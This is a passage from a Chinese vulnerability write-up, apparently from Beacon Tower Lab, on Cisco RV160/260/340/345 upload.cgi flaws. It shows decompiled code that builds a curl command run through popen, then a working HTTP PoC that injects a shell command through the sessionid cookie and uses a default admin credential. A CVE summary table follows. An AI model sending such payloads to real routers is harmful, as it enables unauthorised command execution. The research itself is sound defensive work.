sprintf(s, "curl %s --cookie 'sessionid=%s' -X POST -H 'Content-Type: application/json' -d '%s'", v13, v14, v15);
debug(&unk_12CD8, s);
v17 = popen(s, "r");
if (v17)

```


最终poc为:

```
1 POST /upload HTTP/1.1
2 Connection: close
3 Accept-Encoding: gzip, deflate
4 Accept: application/json, text/plain, */*
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
6 Host: 186.86.126.88:443
7 Cookie: sessionid='&ls>/tmp/download/2.xml&';
8 Authorization: YWRtaW46YWRtaW4=
9 Content-Length: 570
10 Content-Type: multipart/form-data; boundary=5097417339e2369be225700925
11
12 --5097417339e2369be225700925a71758
13 Content-Disposition: form-data; name="sessionid"
14
15 foobar
16 --5097417339e2369be225700925a71758
17 Content-Disposition: form-data; name="destination"
18
19 x
20 --5097417339e2369be225700925a71758
21 Content-Disposition: form-data; name="fileparam"
22
23 Configuration
24 --5097417339e2369be225700925a71758
25 Content-Disposition: form-data; name="pathparam"
26
27 Configuration
28 --5097417339e2369be225700925a71758
29 Content-Disposition: form-data; name="file"; filename="1233.xml"
30 Content-Type: text/xml
31
32 1233333
33 --5097417339e2369be225700925a71758--
```

下表为upload.cgi系列漏洞的总结：

漏洞编号	漏洞类型	详情	影响版本
CVE-2020-3451	命令注入	Upload页面未鉴权，fileparam命令拼接	1.0.03.19 或更早版本
CVE-2021-1472	身份验证绕过	头部增加 Authorization 实现身份认证绕过	RV160、RV160W、RV260、RV260P 和 RV260W：1.0.01.03 RV340、RV340W、RV345 和 RV345P：1.0.03.20
CVE-2021-1473	命令注入	cookie中的sessionid存在命令执行	RV160、RV160W、RV260、RV260P 和 RV260W：1.0.01.03 RV340、RV340W、RV345 和 RV345P：1.0.03.20
CVE-2022-20705	权限绕过	通过传入两个sessionid实现权限绕过，前一个用来绕过nginx的鉴权机制，后一个用来匹配upload.cgi的校验正则	RV160 和 RV260 系列路由器 1.0.01.05 及更早版本 RV340 和 RV345 系列路由器 1.0.03.24 及更早版本
CVE-2022-20707	命令注入	上传包里的post参数存在命令执行	RV160 和 RV260 系列路由器 1.0.01.05 及更早版本 RV340 和 RV345 系列路由器 1.0.03.24 及更早版本



Beacon Tower Lab

"海上千烽火，沙中百战场"，烽火台实验室将为您持续输出前沿的安全攻防技术
26篇原创内容

>

公众号

喜欢此内容的人还喜欢

实战 | 利用Xray+BurpSuite自动挖掘带sign签名的漏洞

HACK学习君



CVE-2022-34265 Django Extract & Trunc SQL注入漏洞



且听安全



【HVV2022】攻防演练重点端口漏洞全复现（终章）

韬光养晦安全

